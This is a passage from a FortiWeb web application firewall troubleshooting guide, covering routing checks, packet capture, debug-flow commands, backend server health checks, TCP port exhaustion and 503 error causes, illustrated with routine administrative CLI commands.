18 192.0.2.130 (203.78.181.130) 89.705 ms 89.411 ms 89.591 ms
```

```
19 fortinet.com (192.0.2.34) 89.717 ms 89.584 ms 89.568 ms
```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of `<1ms` indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 192.0.2.1 (192.0.2.1), 30 hops max, 60 byte packets
1 * * *
2 192.0.2.10 (192.0.2.10) 4.160 ms 4.169 ms 4.144 ms
3 * * *
4 * * *^C
```

The asterisks (*) indicate no response from that hop in the network routing.

Relatedly, if the computer's DNS query cannot resolve the host name, output similar to the following appears:

```
example.lab: Name or service not known
Cannot handle "host" cmdline arg `example.lab' on position 1 (argc 1)
```

Examining the routing table

When a route does not exist, or when hops have high latency, examine the routing table. The routing table is where the FortiWeb appliance caches recently used routes.

If a route is cached in the routing table, it saves time and resources that would otherwise be required for a route lookup. If the routing table is full and a new route must be added, the oldest, least-used route is deleted to make room.

To check the routing table in the CLI, enter:

```
diagnose network route list
```

Checking port assignments

If you are attempting to connect to FortiWeb on a given network port, and the connection is expected to occur on a different port number, the attempt will fail. For a list of ports used by FortiWeb, see Appendix A: Port numbers on page 1093. For ports used by your own HTTP network services, see Defining your network services on page 190.

Performing a packet trace

When troubleshooting malformed packet or protocol errors, it helps to look inside the protocol headers of packets to determine if they are traveling along the route you expect, and with the flags and other options you expect.

If you configure virtual servers on your FortiWeb appliance, packets' destination IP addresses will be those IP addresses, not the physical IP addresses (i.e., the IP address of port1, etc.). An ARP update is sent out when a virtual IP address is configured.

For Offline Protection mode, it is usually normal if HTTP/HTTPS packets do not egress. The nature of this deployment style is to listen only, except to reset the TCP connection if FortiWeb detects traffic in violation.

If the packet trace shows that packets **are** arriving at your FortiWeb appliance's interfaces but no HTTP/HTTPS packets egress, check that:

- Physical links are firmly connected, with no loose wires
- Network interfaces/bridges are brought up (see "Configuring the network interfaces" in FortiWeb Administration Guide)
- Link aggregation peers, if any, are up (see "Link aggregation" in FortiWeb Administration Guide)
- VLAN IDs, if any, match (see "Adding VLAN subinterfaces" in FortiWeb Administration Guide)
- Virtual servers or V-zones exist, and are enabled (see "Configuring a bridge (V-zone)" and "Configuring virtual servers on your FortiWeb" in FortiWeb Administration Guide)
- Matching policies exist, and are enabled (see "Configuring basic policies" in FortiWeb Administration Guide)
- If using HTTPS, valid server/CA certificates exist (see "How to offload or inspect HTTPS" in FortiWeb Administration Guide)
- IP-layer, and HTTP-layer routes, if necessary, match (see "Adding a gateway" and "Routing based on HTTP content" in FortiWeb Administration Guide)
- Web servers are responsive, if server health checks are configured and enabled (see "Configuring server up/down checks" in FortiWeb Administration Guide)
- Load balancers, if any, are defined (see "Defining your proxies, clients, & X-headers" in FortiWeb Administration Guide)
- Clients are not blocklisted (see "Monitoring currently blocked IPs" in FortiWeb Administration Guide)

For Offline Protection mode, it is usually normal if HTTP/HTTPS packets do not egress. The nature of this deployment style is to listen only, except to reset the TCP connection if FortiWeb detects traffic in violation.

If the packet is accepted by the policy but appears to be dropped during processing, see "Debugging the packet processing flow" in FortiWeb Administration Guide.

Debugging the packet processing flow

If you have determined that network traffic is not entering and leaving the FortiWeb appliance as expected, or not flowing through policies and scans as expected, you can debug the packet flow using the CLI.

For example, the following commands enable debug logs and the logs timestamp, and set other parameters for debug logging:

```
diagnose debug enable
diagnose debug console timestamp enable
diagnose debug application proxy 7
diagnose debug flow show module-process-detail
diagnose debug flow trace start
diagnose debug flow filter server-ip 192.0.2.20
```

Diagnosing server-policy access issues

Server-policy access failure

1. Check if FortiWeb is accessible:
   - Check the network connectivity stated in Diagnosing server-policy connectivity issues to guarantee that FortiWeb can be accessed from the client
   - Check if DNS can be resolved successfully and correctly specified to the VIP of server-policy;
   - Bypass CDN/DNS (set a host entry in local machine/pc) and check if FortiWeb VIP is accessible;

     Add a host entry in local machine/pc:

     Win: C:\Windows\System32\drivers\etc\hosts

     Linux: /etc/hosts

     Or visit with `curl --resolve`:

     `curl -I HTTP://<domain> --resolve  <domain>:<port>:<IP address>`
2. Check configuration on FortiWeb:
   - Check the opmode in `show system settings`; (different modes may have special limitation or requirement)
   - If HTTP & HTTPS are all enabled;
   - If HTTP/HTTPS service ports are correctly configured or can be successfully accessed;
   - If **Redirect HTTP to HTTPS** is enabled; (if yes, you may disable it and try whether HTTP and HTTPS access has different response);
   - If back-end server is correctly configured: pay special attention to port & SSL, single-server mode;
   - If HTTP2 is enabled; (if yes, you may disable it and test again);
   - If Cache&Compression are enabled; (if yes, you may disable it and test again);
   - If Machine-Learning is enabled; (if yes, you may disable it and test again);
3. Check back-end server status:
   - If health check is ON, check if back-end server status is up & stable;
   - If health check is OFF or it's configured as single-server, visit the back-end server from a client or from the backend shell of FortiWeb to check the actual status of back-end server;
4. Capture packets on FortiWeb:
   Use **GUI > System > Network > Packet Capture** or `tcpdump` under CLI/root (or `diagnose network sniffer`) to check:
   - The request from client is correctly received by FortiWeb and forwarded to back-end servers;
   - The TCP packets can be received and TCP connection is established;
   - The SSL handshakes are successful.
   - Check HTTP traffic.
5. Check if the access is blocked by WAF modules:
   - Check attack logs to see why a request is blocked: main&sub types, signature types&ID, message details&matched pattern.
   - Remove the web protection profile or features included from the server-policy, and visit again;
   - Set `noparse enable` in `server-policy policy` to bypass WAF functions.

     Notes: this option applies to Reverse Proxy or True Transparent Proxy mode only, and please do not enable it on content routing, otherwise content routing will not work.

6. Collect diagnose output & debug logs for further support analysis:
   - Turn on traffic-log with enable packet-log option to check HTTP request packet details;
   - Diagnose debug flow to check traffic flow processing details;
   - Capture traffic on FortiWeb at the same time and download the pcap files;
   - Turn /proc/tproxy/debug levels and check packets process in kernels:
   - Export configuration files and download debug logs via GUI.

Server-policy access failure

1. Check if FortiWeb is accessible:
   - Check the network connectivity stated in Diagnosing server-policy connectivity issues to guarantee that FortiWeb can be accessed from the client
   - Check if DNS can be resolved successfully and correctly specified to the VIP of server-policy;
   - Bypass CDN/DNS (set a host entry in local machine/pc) and check if FortiWeb VIP is accessible;

     Add a host entry in local machine/pc:

     Win: C:\Windows\System32\drivers\etc\hosts

     Linux: /etc/hosts

     Or visit with `curl --resolve`:

     `curl -I HTTP://<domain> --resolve  <domain>:<port>:<IP address>`
2. Check configuration on FortiWeb:
   - Check the opmode in `show system settings`; (different modes may have special limitation or requirement)
   - If HTTP & HTTPS are all enabled;
   - If HTTP/HTTPS service ports are correctly configured or can be successfully accessed;
   - If **Redirect HTTP to HTTPS** is enabled; (if yes, you may disable it and try whether HTTP and HTTPS access has different response);
   - If back-end server is correctly configured: pay special attention to port & SSL, single-server mode;
   - If HTTP2 is enabled; (if yes, you may disable it and test again);
   - If Cache&Compression are enabled; (if yes, you may disable it and test again);
   - If Machine-Learning is enabled; (if yes, you may disable it and test again);
3. Check back-end server status:
   - If health check is ON, check if back-end server status is up & stable;
   - If health check is OFF or it's configured as single-server, visit the back-end server from a client or from the backend shell of FortiWeb to check the actual status of back-end server;
4. Capture packets on FortiWeb:
   Use **GUI > System > Network > Packet Capture** or `tcpdump` under CLI/root (or `diagnose network sniffer`) to check:
   - The request from client is correctly received by FortiWeb and forwarded to back-end servers;
   - The TCP packets can be received and TCP connection is established;
   - The SSL handshakes are successful. (Refer to SSL/TLS on page 963 for detailed troubleshooting methods)
   - Check HTTP traffic. (Refer to SSL/TLS on page 963 for how to decrypt SSL/TLS packets)
5. Check if the access is blocked by WAF modules:
   - Check attack logs to see why a request is blocked: main&sub types, signature types&ID, message details&matched pattern.
   - Remove the web protection profile or features included from the server-policy, and visit again;

- Set `noparse enable` in `server-policy policy` to bypass WAF functions.

  Notes: this option applies to Reverse Proxy or True Transparent Proxy mode only, and please do not enable it on content routing, otherwise content routing will not work.

6. Collect diagnose output&debug logs for further analysis:
   - Turn on traffic-log with enable packet-log option to check HTTP request packet details;
   - Diagnose debug flow to check traffic flow processing details;
   - Capture traffic on FortiWeb at the same time and download the pcap files;
   - Turn /proc/tproxy/debug levels and check packets process in kernels:
   - Export configuration files and download debug logs via GUI.

Server policy intermittently inaccessible

If a server-policy is accessible most of the time, but it may become inaccessible sometimes, perform the following steps to trouble shoot.

1. Check if networking connection is stable:
   - Ping continuously from a remote client to see if any failures or long response time;
   - Ping the back-end server from FortiWeb to see if any failures or long response time;
   - Visit the back-end server continuously from a remote client to see if any failures or long response time;
   - Visit the back-end server from FortiWeb to see if any failures or long response time when accessing the server-policy from remote client fails.
2. Check if back-end servers' status in server-pool are stable:
   - If server health check is ON, check Event logs to confirm the health check down/up events;
   - If server health check is OFF, check the logs on the back-end server (Apache/Nginx logs or other monitor system) if possible;
   - Visit the back-end server continuously from FortiWeb to see if any failures or long response time from time to time or when the connectivity issue occurs.

     You can use curl on FortiWeb back-end shell to visit the back-end server, and check the response time.

     Samples:

     ```
     curl -o /dev/null -s -w %{time_total}\\n  HTTP://<back-end server_IP>:<port>
     curl -v HTTPs://<domain/IP>/ -A "check_HTTP" -so /dev/null --resolve
          <domain>:<port>:<IP> -k -w %{time_namelookup}::%{time_connect}::%{time_
          starttransfer}::%{time_total}::%{speed_download}"\n"
     ```

     You can run a script on FortiWeb back-end shell (upload the script via **System > Maintenance > Backup&Restore > GUI File Download/Upload > Upload** and chmod to add the execute permission) to visit the back-end server periodically and record the return code&response time. However, it's not recommended when traffic is heavy.
3. Check if FortiWeb system has resource shortage;
   - Check FortiWeb event logs to see if there is any high CPU or Memory usage when the issue occurs;

     Find logs like below in **Log&Report > Event > Filter > Action > check-resource**:

     ```
     CPU usage too high,CPU usage is 64, process cmdbsvr.
     ```

     For more information, see Checking System Resource Issues.
   - Check other system logs such as NMON files "debug_<function name>.txt" to see if CPU or Memory usage were abnormal when the issue occurred;

     For information, see Retrieving system logs in backend system.
   - Check if a high volume of logs are generated or sent to external logs servers such as FortiAnalyzer.

With heavy traffic load, especially high RPS or CPS numbers, the CPU usage may get extremely high if traffic logs are enabled and a high volume of logs are generated, written to disk or sent to FortiAnalyzer or other remote log servers.

In these situations, you can run `diagnose system top` to see if CPU usage of logd, indexd or mysqld is high.

4. Check if traffic reaches FortiWeb's performance bottlenecks;
CPU or Memory exhausted events are often caused by traffic reaching performance bottleneck, traffic burst or DDoS. You can double check with the methods below.
   - Check if any real-time performance numbers are overloaded when the issue occurs. For example, the number of the Concurrent Connection, Connection Per second, Transactions Per second and Throughput.

     For more information, see Checking CPU information&Issues.
   - You can also check other 3rd party network monitor systems (if available) to confirm if there was any traffic bursts, overload or bandwidth exhausted events.
5. Check if the FortiWeb TCP ports used to connect the pserver exhausted;

1. This issue usually happens when the number of concurrent connections reaches the TCP ports limitation especially when there is only one FortiWeb IP used to connect to a single backend server. The maximum connection number from a single FortiWeb IP to one pserver is 64500.
2. This issue may also happen when concurrent connections are occupied by a large number of TIME_WAIT connections. If you find the number of TIME_WAIT keeps very large, it might be a hint that new TCP connections could hardly be established, thus causing new request failures.
3. The established concurrent connection number can be found in **Dashboard > Total Connection** or through CLI `diagnose policy total-session list`. And the TIME_WAIT number can be seen in the backend shell with netstat.
4. Please note that the established connections can be also shown by netstat, while the number is doubled because FortiWeb establishes bi-direction connections with the client and pserver respectively.
5.
```
/# netstat -antp | grep ESTABLISH | wc -l
19094
/# netstat -antp | grep TIME_WAIT | wc -l
38688
/# netstat -nat | awk '{print $6}' | sort | uniq -c | sort -r
  56338 TIME_WAIT
  33940 ESTABLISHED
    427 SYN_SENT
    251 LISTEN
    221 FIN_WAIT1
    196 FIN_WAIT2
      5 SYN_RECV
      1 established)
      1 Foreign
```

Solution

To alleviate or solve such issue, you can increase the maximum number of connection by adding IP addresses used to connect to the back-end servers:

a. Add secondary IPs to the interface connected to the back-end server:
Secondary IPs are necessary for both below methods.

FortiWeb # sho sys interface port1

config system interface

edit "port3"

set type physical

set ip 10.13.4.254/24

```
    set allowaccess ping ssh snmp HTTP HTTPs FortiWeb-manager
    config  secondaryip
     edit 1
       set ip 10.13.4.253/24
     next
     edit 2
       set ip 10.13.4.252/24
     next
    end
  end
```

b. **Method 1:** Enable `ip-src-balance or ip6-src-balance` to allow FortiWeb to connect to back-end servers using multiple IPv4 addresses configured as above.
This is a global option that affects all server policies. FortiWeb uses round-robin algorithm between all primary&secondary IPs to distribute connections to back-end servers:

```
config system network-option
     set ip-src-balance enable
     set ip6-src-balance enable
End
```

Method 2: Enable `client-real-ip` and add available secondary IPs configured above to IP ranges, then traffic matching the specific policy will connect to back-end servers using these secondary IPs added to IP/IP Range:

To ensure FortiWeb receives the server's response, configure FortiWeb as the back-end server's gateway.

This option is available only for Reverse Proxy mode.

```
FortiWeb # show server-policy policy
config server-policy policy
  edit "Test_Policy"
    ...
    set client-real-ip enable
    set real-ip-addr 10.13.4.253
  next
end
```

6. Check if kernel or daemon coredump files are generated when the issue occurred.
Check core* or coredump* files via **System > Maintenance > Backup & Restore > GUI File Download/Upload** or "/var/log/gui_upload".

Please note that kernel coredump files cannot be displayed by `diagnose debug crashlog show` on 7.0.1 and earlier builds, while they can be shown on 7.0.2 and newer builds.

7. 7. Collect other debug logs or files for further investigation.

- Execute `diagnose system top` and `diagnose system perf` several times to find the top CPU-consuming processes;
- Collect pstack information of proxyd to check where proxyd may stuck at;

  On 6.3:

```
FortiWeb # fn sh
/#
/# pidof proxyd
8602
/# pstack 8602 #replace with the actual proxyd_pid … …
```

  From 7.0.0 to 7.0.3:

```
FortiWeb # fn pidof proxyd
```

```
28913
FortiWeb # fn pstack 28913 #replace with the actual proxyd_pid
… …
```

From 7.0.4 and newer builds, you need to configure shell-access and use an SSH client to login to the back-end shell before collecting pstack information. Please refer to Run backend-shell commands for how to configure shell-access.

```
/# pidof proxyd
28913
/# pstack 28913 #replace with the actual proxyd_pid
… …
```

If proxyd gets stuck for 5 or 60 seconds (on different builds this value varies), watchdog files like “watchdog-proxyd-3991-1658580435.bt” will be generated and will be zipped to the debug log "console_log.tar.gz". For more information on pstack, see Retrieving system logs in backend system.

- Check the output on console terminal;

  Some critical system messages will be printed to console but not written to system logs, so sometimes the console output is very useful for locating the problem. But keep in mind that printing a large amount of messages to console may reduce system performance.
- Download system debug logs, including the one-click download debug log "console_log.tar.gz" and other logs that require to be manually downloaded.

  Most of the necessary system logs are included in the archived "console_log.tar.gz", while some require to be downloaded manually especially on FortiWeb old versions.

  For more information on collecting "console_log.tar.gz", see Collecting core/coredump files and logs on page 951.

  for more information on the content of these logs, see Retrieving system logs in backend system.

  The more complete logs you collect, the better it will help for further analysis.

Server-policy outage

Similar to server policy intermittently inaccessible problems, traffic outage also means service access interruption, but mainly refers to sudden break off, and all services do not respond to requests. So though the troubleshooting steps are similar, there are a few special emphasis.

1. Check if all services on FortiWeb are not available, including the HTTPS/SSH service to the management portal, and the HTTP/HTTPS access to the server policies;
2. Check if reboot, crash or coredump occurred when the issue happened;
   - Check system uptime or event logs to see if power off or reboot ever occurred;
   - Check core* or coredump* files via **GUI > System > Maintenance > Backup & Restore > GUI File Download/Upload** or "/var/log/gui_upload".
     Please note that kernel coredump files cannot be displayed by `diagnose debug crashlog show` on 7.0.1 and earlier builds, while they can be shown on 7.0.2 and newer builds.
3. Check if any new operation is performed or configuration are changed before the issue happened;
   Event logs can be checked for configuration change event, while detailed CLIs are not included.
4. Check if FortiWeb has system resource shortage;
   Outage may occur when available system resources are extremely low. For example, the memory size of a FortiWeb VM is 4G or lower (not recommended), or the system is configured with too many configuration entries such as server policies or other policies/rules, or OOM (out of memory) happens.
   Please refer to similar steps in Server policy intermittently inaccessible.
5. Check if traffic reaches FortiWeb's performance bottlenecks
   Check if there is any traffic (CPS/Throughput/Attack) burst or shift when the issue happened;

Traffic burst usually leads to high CPU usage, so you can check the Event logs, nmon records, or 3rd party network monitoring history to confirm.
Please refer to similar steps in Server policy intermittently inaccessible.

6. Collect other debug logs or files for further investigation.
   - Execute `diagnose system top` and `diagnose system perf` several times to find the top CPU-consuming processes;
   - Collect pstack information of proxyd to check where proxyd may stuck at;

     On 6.3:

     ```
     FortiWeb # fn sh
     /#
     /# pidof proxyd
     8602
     /# pstack 8602 #replace with the actual proxyd_pid … …
     ```

     On 7.0 and later builds:

     ```
     FortiWeb # fn pidof proxyd
     28913
     FortiWeb # fn pstack 28913 #replace with the actual proxyd_pid … …
     ```

     If proxyd gets stuck for 5 seconds, watchdog files like “watchdog-proxyd-3991-1658580435.bt” will be generated and will be zipped to the debug log "console_log.tar.gz". For more information on pstack, see Retrieving system logs in backend system.
   - Check the output on console terminal;

     Some critical system messages will be printed to console but not written to system logs, so sometimes the console output is very useful for locating the problem. But keep in mind that printing a large amount of messages to console may reduce system performance.
   - Download system debug logs, including the one-click download debug log "console_log.tar.gz" and other logs that require to be manually downloaded.

     Most of the necessary system logs are included in the archived "console_log.tar.gz", while some require to be downloaded manually especially on FortiWeb old versions.

     For more information on collecting "console_log.tar.gz", see Collecting core/coredump files and logs on page 951.

     for more information on the content of these logs, see Retrieving system logs in backend system.

     The more complete logs you collect, the better it will help for further analysis.
7. Check if a high volume of logs generated or sent to FortiAnylazer or other outside log servers (may be CPU consuming)

Temporary Actions/Solution

- Check the status of proxyd with `ps | grep proxyd`;
- Execute `exec session-cleanup` to restart proxyd or other processes.
  You can also execute “`kill <pidof_proxyd>`” on the backeend shell or “`fn kill <pidof_proxyd>`” on the front-end CLI to restart proxyd. Just note that from 7.0.4, you need to enable shell-access and login into the back-end shell for this.

  Please to Run backend-shell commands for how to configure shell-access.
- Collect system and debug logs for further support analysis:
  - Most important system logs can be fetched by one-click download via **GUI > System > Maintenance > Debug > Download**:

Please note that you need to enable **GUI > System > Config > Feature Visibility > Debug** before seeing such option:

- Sometimes newly-added debug logs may not be included in the archive file downloaded through above method, then it's better to check and download such logs via **GUI > System > Maintenance > Backup & Restore > GUI File Download/Upload**:

  Similarly, you needs to enable the GUI File Download/Upload via CLI:

```
config system settings
  set enable-file-upload enable
end
```

Checking backend server status & issues

1. Check if the server health-check is ON;
   Check current server status with diagnose:
   diagnose policy backend back-end server list <Server Pool>

```
FortiWeb # diagnose policy back-end server list root. SP_01
policy(SP_01)
server-pool(RS_01) sp_id(14718170086418654778):
total = 2
   server[0]
      server table id: 1
      server random id: 14419242131006337869
      ip: x.x.x.x
      port: 80
      alive:
      1
      session: 0
      idle: 0
      status: 1
      backup: 0
   server[1]
      server table id: 2
      server random id: 3111587693898389030
      ip: y.y.y.y
      port: 8080
      alive:
      0
      session: 0
      idle: 0
      status: 1
      backup: 0
alive server 1:
   server[0]
alive backup server 0:
```

2. Check event logs for history status if server-pool health check is ON: **Add Filter > Action > Check-Resource**.
   You'll see like this:

```
Physical Server 1 [3.89.138.120:80] in server pool RS_01 status change from up to down
```

3. If server-pool health check is OFF or you doubt the back-end server status is not stable, you may use curl to visit the back-end server (IP or FQDN) under FortiWeb root:

```
/# curl -I HTTP://x.x.x.x/
```

```
/# curl -I HTTPs://x.x.x.x/
/# curl -I --recursive HTTPs://x.x.x.x/
```

Note: Using "`execute telnettest x.x.x.x:80`" under FortiWeb shell or "`telnet x.x.x.x:80`" may not work well because the HTTP headers cannot be fully sent and parsed.

4. Check if the request might be limited by "Connection Limit".

Diagnosing debug flow

Debugging traffic flow at user level with diagnose commands

The most commonly used diagnose debug flow commands are combined as below:

Reset enabled diagnose settings, turn on debug log output with timestamp

```
diagnose debug reset
diagnose debug timestamp enable
```

Add filters and start the flow trace

```
diagnose debug flow filter flow-detail 7  #Enables messages from each packet processing
     module and packet flow traces
diagnose debug flow filter HTTP-detail 7 #HTTP parser details
diagnose debug flow filter module-detail status on  #Turn on details from WAF modules
     processing the flow
diagnose debug flow filter module-detail module <module> #Specify all or specific module(s)
diagnose debug flow filter server-IP 192.168.12.12  #The VIP in RP mode or the real server
     IP in TP/TI mode
diagnose debug flow filter client-IP 192.168.12.1  #The client IP
diagnose debug flow filter pserver-ip <C.C.C.C> #The real server IP for RP mode only;
     supported from 6.3.21 and 7.0.3
diagnose debug flow trace start
diagnose debug enable
```

Stop output

```
diagnose debug flow trace stop
Diagnose debug disable
```

Please note the following:

- Client-IP & server-IP are supported on all 6.3.x and 7.0.x builds; pserver-ip is supported on 6.3.21, 7.0.3 and later builds.
- The relationship of IP filters (client-IP, server-IP and pserver-IP) for diagnose debug flow are different on different FortiWeb builds. Please check the following description.
- Logical relationship between IP filters on 6.3.20, 7.0.1 and earlier builds:
  - Only client-IP and server-IP are supported on these builds;
  - The logic relationship between the client-IP and server-IP are AND, that is to say, only logs for traffic flows matching both filters will be printed out;

    Example 1: When only one IP filter, either client-IP or server-IP, is specified, diagnose logs for the traffic flow matching the IP filter will be printed out.

    Example 2: When all two IP filters are set, diagnose logs for the traffic flow matching the both IP filters will be printed out.

- A known limitation is that when TLS 1.3 is deployed on the back-end side (between FortiWeb and the real back-end servers) and any IP flow filter is specified, the SSL pre-master secrets for the back-end side will not be printed out. You need to remove all IP filters to retrieve the TLS 1.3 secrets.

  Please refer to Decrypting SSL packets to analyze traffic issues to analyze traffic issues for more details.

- Logical relationship between IP filters on 6.3.21, 7.0.3 and later 7.0.x builds:
  - Three IP filters (client-IP, server-IP and pserver-IP) are supported.
  - If only the front-end IP filters (client-IP or/and server-IP) are configured, the logic relationship between the two front-end filters is AND, as same as the behavior of previous builds.
  - If both the front-end filters (client-IP or/and server-IP) and the back-end filter pserver-IP is specified, the relationship between the front-end filters and the back-end filter is OR, that is to say the flows either matching the front-end or back-end IP filters will be printed out.

    For example, with the following filters specified:

    ```
    diagnose debug flow filter client-IP <A.A.A.A>
    diagnose debug flow filter server-IP <B.B.B.B>
    diagnose debug flow filter pserver-IP <C.C.C.C>
    ```

    These traffic flows will be printed in diagnose logs:

    ```
    From A.A.A.A to B.B.B.B, and distributed to pserver C.C.C.C
    From A.A.A.A to B.B.B.B, and distributed to pserver D.D.D.D #the client side flow
         from A.A.A.A to B.B.B.B will be printed, while the server side flow from
         FortiWeb to D.D.D.D will NOT be printed
    From E.E.E.E to F.F.F.F, and distributed to pserver C.C.C.C #the server side flow
         from FortiWeb to C.C.C.C will be printed, while the client side flow from
         E.E.E.E to F.F.F.F will NOT be printed
    ```

    These traffic flows will NOT be printed in diagnose logs:

    ```
    From A.A.A.A to F.F.F.F, and distributed to pserver D.D.D.D
    ```

- Diagnose debug flow usually results in a large amount of prints and impacts the performance. So if the traffic is heavy or the system resources has been highly occupied, you should enable diagnose debug flow with caution.

  Some basic recommendations:
  - Enable diagnose in the SSH terminal instead of the Serial Console.
  - Under normal circumstances, enabling the filter client-IP only is recommended when debugging issues in the production environment.

    Avoid just specifying the server-IP or pserver-IP, because there might be excessive output on SSH or Console terminals.
  - Just set a low log priority level, and don't enable unnecessary filters.

    For example, if you intend to retrieve SSL pre-master secrets to decrypt SSL traffic, just set `diagnose debug flow filter flow-detail 4` and do not enable module-detail.
  - Don't forget to execute `diagnose debug disable` or `diagnose debug reset` after debug is done.

Debugging traffic flow at kernel level

Change the debug levels in the back-end settings, then kernel level debug logs will be recorded in dmesg. This method is useful to track traffic flow processing in the system kernel.

/proc/tproxy/debug # for transparent mode.

- echo "FFFF F" > proc/tproxy/debug: output logs to dmesg with a detailed level
- echo "XXXX F" > proc/tproxy/debug: don't forget to turn off debug logs

Use the same way to turn on debug logs for reverse-proxy and wccp mode.

Some details:

/var/log# more /proc/tproxy/debug

Debug modules : HOOK4 HOOK6 HASH POLICY

HOOK4 : for netfilter hook IPv4

HOOK6 : for netfilter hook IPv6

HASH : for tproxy hash

POLICY : for policy management

FFFF : for all above

XXXX : cleanup all above

PASS : for bypass this module in kernel path

LOIP : for enable / disable local IP filter in hook4

PIP : <PIP [1,0] ip> for only enbale this IP upto proxyd

Debug levels : 1 2 4 8

1 : for error message

2 : for data packet info

4 : for data following info

8 : for function entry/exit info

Current debug info : FFFF 15, mbypass = 0, sysmode : 2, localip : 0, proxyd-ip : 0.0.0.0

ex : echo "HOOK4 F" > debug > debug

ex : echo "PIP 1 10.200.2.1" > debug

Example:

[BEGIN] 9/13/2021 23:35:55

```
/# dmesg
[553897.203831] (tproxy) (/Chroot_Build/34/SVN_REPO_
     CHILD/FortiWEB/kernel/modules/tproxy/tproxy_policy.c:433) get vserver(240.0.0.29),
     vport(9781), dir(1)
[553897.203834] (tproxy) ====> get vserver(240.0.0.29), vport(9781), mark(1835264/1835264),
     incoming (vzone_p3p4_vlan) tcp info : src:(192.168.11.1:48310), dst:(192.168.11.2:80)
[553897.203836] (tproxy) (465) incoming (vzone_p3p4_vlan) tcp info : src:
     (192.168.11.1:48310), dst:(192.168.11.2:80) -ipid(63355) iptlen(60) seq(2348868809)
     ack_seq(0) syn(1) ack(0) fin(0) rst(0) psh(0)
[553897.203838] (tproxy) [fortiweb-tproxy] redirecting: proto 6 192.168.11.2:80 ->
     240.0.0.29:9781, ipid(63355) iplen(60) mark: 1c0100
[553897.203855] (tproxy)
[553897.203855]
[553897.203855] ====> out to client : src:(192.168.11.2:80), dst:(192.168.11.1:48310)- seq
     (1319007036) ack_seq(2348868810) syn(1) ack(1) fin(0) rst(0) psh(0)
[553897.203856] (tproxy) [POST_ROUTING]: TO CLIENT OK,  192.168.11.2:80->192.168.11.1:48310,
     todevname:port3vlan101, flag 4000
```

/proc/rptproxy/debug #for reverse-proxy mode

/var/log# more /proc/rptproxy/debug

Debug modules : HOOK4 HOOK6 HASH POLICY

HOOK4 : for netfilter hook IPv4

HOOK6 : for netfilter hook IPv6

POLICY : for policy management

FFFF : for all above

XXXX : cleanup all above

PASS : for bypass this module in kernel path

LOIP : for enable / disable local IP filter in hook4

PIP : <PIP [1,0] ip> for only enbale this ip upto proxyd

Debug levels : 1 2 4 8

...

Current debug info : 0, mbypass = 0, sysmode : 2, localip : 0, proxyd-ip : 0.0.0.0

/proc/wproxy/debug #for wccp mode

/var/log# more /proc/wproxy/debug

Debug modules : HOOK4 HOOK6 POLICY

HOOK4 : for netfilter hook IPv4

HOOK6 : for netfilter hook IPv4

POLICY : for policy management

FFFF : for all above

XXXX : cleanup all above

PASS : for bypass this module in kernel path

Debug levels : 1 2 4 8

...

Current debug info : 0, mbypass = 0, sysmode : 1

How to capture network packets in FortiWeb

Capturing network packets is a useful and direct method when troubleshooting network issues, including TCP connection establishment issues, SSL handshake issues or analyzing HTTP issues.

Usually it's better to enable `diagnose debug flow` and capture packets at the same time, then analyze them together.

Error codes displayed when visiting server policy

There are some predefined web pages with error codes that will replace HTML pages:

Go to **System > Config > Replacement Message**, click the Predefined or User Defined items to check details.



Error code 503 (Server Unavailable)

Possible causes

1. Server Health Check is ON while the back-end server status is Down.
2. Server Health Check is OFF and the back-end server status is Down.
3. When `replacemsg-on-connect-failure` is enabled, and the back-end server status is unstable, in this situation the health check is still UP while the connection to back-end server may be failed.
   Please note that the predefined HTTP HC is set with Interval 10, Timeout 3, and Retry_Times 3, so the back-end server status may change from UP to Down in 23 (the 1st HC starts just when back-end server gets down) or 30 seconds (the back-end server gets down just after the previous HC succeeds).

```
config server-policy policy
  edit "1"
    set replacemsg-on-connect-failure enable
    set tcp-conn-timeout 10
  next
end
```

4. Server policy uses content routing without setting default and no content route is matched.

Troubleshooting methods

1. How to judge whether the error code 503 is returned by the back-end server or by FortiWeb?
   The Response Bytes in Traffic log is usually larger than 1K when it's from FortiWeb. This is a simple way (but not always correct) to judge when you cannot see the response page.

